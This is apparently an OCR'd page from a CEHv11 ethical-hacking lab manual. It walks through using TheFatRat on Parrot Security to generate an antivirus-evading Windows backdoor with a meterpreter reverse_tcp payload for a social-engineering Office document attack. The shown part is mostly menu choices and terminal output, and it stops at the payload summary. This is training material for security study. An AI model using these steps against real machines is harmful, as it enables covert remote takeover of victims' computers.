
## Task 6: Hack a Windows Machine with a Malicious Office Document using TheFatRat

Social engineering is one of hackers' most typically used attacks. As recent trends suggest, many big organizations fall victim to this attack vector. The attackers trick an employee of a workplace into clicking links in a legitimate-looking document, which turns out to be malicious and can even evade anti-virus programs.

TheFatRat is an exploitation tool that compiles malware with a popular payload that can then be executed on Windows, Android, and Mac OSes. The software offers an easy way to create backdoors and payloads that can bypass most anti-viruses.

Here, we will use TheFatRat to hack the Windows machine with a malicious office document.

1.  In the **Parrot Security** machine, click the **MATE Terminal** icon in the top-left corner of the **Desktop** window to open a **Terminal** window.



2.  In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3.  In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

4.  Now, type **cd** and press **Enter** to jump to the root directory.

Applications Places System



Mon Aug 24, 02:29

● ● ●

File Edit View Search Terminal Help

```
[attacker@parrot]~[-] Module16
└─$ sudo su      Hacking Wireless
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#
```

Parrot Terminal

README\_Course



Trash




CEHv11 Module 13  
Hacking Web  
Servers



CEHv11 Module 14  
Hacking Web  
Applications

5.  In the **Terminal** window, type **fatrat** and press **Enter**.

Applications Places System



Mon Aug 24, 02:30

● ● ●

Parrot Terminal

File Edit View Search Terminal Help

```
[attacker@parrot]~[-] Module16
└─$sudo su      Hacking Wireless
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#f atrat
```

READMEEnterprise



Trash



CEHv11 Module 13
Hacking Web
Servers



CEHv11 Module 14
Hacking Web
Applications

6.  **TheFatRat** launches and starts to verify the installed dependencies, as shown in the screenshot.

Applications Places System

● ● ●

File Edit View Search Terminal Help

Parrot Terminal

Mon Aug 24, 02:31

```
CEHv7 Module-15
Hacker Indonesia
attacker's Home
-- -- +=[(c) 2016-2017 | dracos-linux.org | Linuxsec.org | Hacker Indonesia
-- -- +=[ Author: Screetsec <Edo Maland> ]=+ -- --
[!]::[Check Dependencies]:
[✓]::[Distro]: Parrot
[✓]::[Release]: n/a
[✓]::[Check User]: root
[✓]::[Terminal]: local
[✓]::[Internet Connection]: CONNECTED!
[✓]::[Apache2 Server Parrot ]: Installation found!
[✓]::[Ruby]: Installation found!
[✓]::[Apktool]: Installation found!
[✓]::[Aapt]: Installation found!
[✓]::[Msfconsole]: Installation found!
[✓]::[Msfvenom]: Installation found!
[✓]::[Mingw32]: Installation found!
[✓]::[Backdoor-factory]: Installation found!
[✓]::[Monodevelop-Utils]: Installation found!
[✓]::[Xterm]: Installation found!
[✓]::[Gnome-terminal]: Installation found!
[✓]::[Upx]: Installation found!
[✓]::[Baksmali]: Installation found!
```

7.  A **Warning** appears, as shown in the screenshot. Press **Enter** to continue.



File Edit View Search Terminal Help

Parrot Terminal

Mon Aug 24, 02:31

WARNING ! WARNING ! WARNING ! WARNING ! WARNING !  
YOU CAN UPLOAD OUTPUT/BACKDOOR FILE TO [WWW.NODISTRIBUTE.COM](http://WWW.NODISTRIBUTE.COM)


PLEASE DON'T UPLOAD BACKDOOR TO WWW.VIRUSTOTAL.COM  
YOU CAN UPLOAD OUTPUT/BACKDOOR FILE TO WWW.NODISTRIBUTE.COM

Press [Enter] key to continue . . . . .

1



8.  **SERVICE RUNNING** message appears, press **Enter** to continue.



9.  TheFatRat menu appears; choose **[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]** by typing **6** in the menu and pressing **Enter**.



File Edit View Search Terminal Help

```
L  /|o'--'\ Version: 1.9.7      [--]
|  /V\|\ wireless Codename: Whistle      [--]
J /     \_\ Follow me on Github: @Screetsec      [--]
J /     \_\ Dracos Linux : @dracos-linux.org      [--]
|/      /      [--]
\_\_. Home .\_. SELECT AN OPTION TO BEGIN:      [--]
(\_) / \_(\_) .\_. [--]-----/      [--]
```

- [01] Create Backdoor with msfvenom  
[02] Create Fud 100% Backdoor with Fudwin 1.0  
[03] Create Fud Backdoor with Avoid v1.2  
[04] Create Fud Backdoor with backdoor-factory [embed]  
[05] Backdooring Original apk [Instagram, Line,etc]  
[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]  
[07] Create Backdoor For Office with Microsploit  
[08] Trojan Debian Package For Remote Acces [Trodebi]  
[09] Load/Create auto listeners  
[10] Jump to msfconsole  
[11] Searchsploit  
[12] File Pumper [Increase Your Files Size]  
[13] Configure Default Lhost & Lport  
[14] Cleanup  
[15] Help  
[16] Credits  
[17] Exit

[TheFatRat]—[~]—[menu]:  
→ 6

10. □ The **PwnWinds** menu appears. Choose **[3] Create exe file with apache + Powershell (FUD 100%)** by typing **3** in the menu and pressing **Enter**.



File Edit View Search Terminal Help


Parrot Terminal

Mon Aug 24, 02:32

- [1] Create a bat file+Powershell (FUD 100%)
- [2] Create exe file with C# + Powershell (FUD 100%)
- [3] Create exe file with apache + Powershell (FUD 100%)
- [4] Create exe file with C + Powershell (FUD 98 %)
- [5] Create Backdoor with C + Powershell + Embed Pdf (FUD 80%)
- [6] Create Backdoor with C / Meteperte\_reversetcp (FUD 97%)
- [7] Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
- [8] Create Backdoor with C to dll ( custom dll inject )
- [9] Back to Menu

└─[TheFatRat]─[~]─[pwnwind]:

11.  For **Set LHOST IP**, type **10.10.10.13** and press **Enter**.
12.  For **Set LPORT**, type **4444** and press **Enter**.
13.  For the **Please enter the base name for output files** option, type **payload** and press **Enter**.



Mon Aug 24, 02:34

File Edit View Search Terminal Help

Parrot Terminal

Author : Edo Maland (Sreetsec)

## Powershell Injection attacks on any Windows Platform

- [1] Create a bat file+Powershell (FUD 100%)
- [2] Create exe file with C# + Powershell (FUD 100%)
- [3] Create exe file with apache + Powershell (FUD 100%)
- [4] Create exe file with C + Powershell (FUD 98 %)
- [5] Create Backdoor with C + Powershell + Embed Pdf (FUD 80%)
- [6] Create Backdoor with C / Meteperte\_reverse\_tcp (FUD 97%)
- [7] Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
- [8] Create Backdoor with C to dll ( custom dll inject )
- [9] Back to Menu

[TheFatRat]—[~]—[pwnwind]:  
→ 3

Starting Apache Server wait ...

CEHv11 Module 13  
Your local IPV4 address is : 10.10.10.13  
Your local IPV6 address is : fe80::8567:8114:cecb:11c1  
Your public IP address is : 163.47.101.124  
Your Hostname is : 2(SERVFAIL)

Set LHOST IP: 10.10.10.13

CEHv11 Module 14  
Set LPORT: 4444

Please enter the base name for output files :payload

14.  For the **Choose Payload** option, choose [ 3 ] **windows/meterpreter/reverse\_tcp** by typing **3** and pressing **Enter**.

Applications Places System

Mon Aug 24, 02:34

● ● ●

Parrot Terminal

File Edit View Search Terminal Help

3

CEHv11 Module 16  
Hacking Wireless  
Networks

Starting Apache Server wait ...

Your local IPV4 address is : 10.10.10.13  
Your local IPV6 address is : fe80::8567:8114:cecb:11c1  
Your public IP address is : 163.47.101.124  
Your Hostname is : 2(SERVFAIL)

README(License)

Set LHOST IP: 10.10.10.13

Set LPORT: 4444

Please enter the base name for output files :payload

CEHv11 Module 15

Hacking Web

```
+-----+
| [ 1 ] windows/shell_bind_tcp
| [ 2 ] windows/shell/reverse_tcp
| [ 3 ] windows/meterpreter/reverse_tcp
| [ 4 ] windows/meterpreter/reverse_tcp_dns
| [ 5 ] windows/meterpreter/reverse_http
| [ 6 ] windows/meterpreter/reverse_https
+-----+
```

Applications

Choose Payload :3

15.  The details about the generated payload appear and are saved at the location **/root/TheFatRat\_Generated**. Press **Enter** to continue.

To navigate to the **root** directory, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. The **attacker** window appears, click **File System** from the left-pane and then double-click **root** from the right-pane.

Applications Places System

Mon Aug 24, 02:35

● ● ●

Parrot Terminal

File Edit View Search Terminal Help

```
[ 5 ] windows/meterpreter/reverse_http  
[ 6 ] windows/meterpreter/reverse_https
```

Choose Payload :3

attacker's Home

Security\_Script

```
[ ++++++ ]
```

Generate Backdoor

| Name       | Descript            | Your Input                      |
|------------|---------------------|---------------------------------|
| LHOST      | The Listen Addres   | 10.10.10.13                     |
| LPORT      | The Listen Ports    | 4444                            |
| OUTPUTNAME | The Filename output | payload                         |
| PAYOUTLOAD | Payload To Be Used  | windows/meterpreter/reverse_tcp |

```
[ ++++++ ]
```

CEHv11 Module 13

Hacking Web

Servers

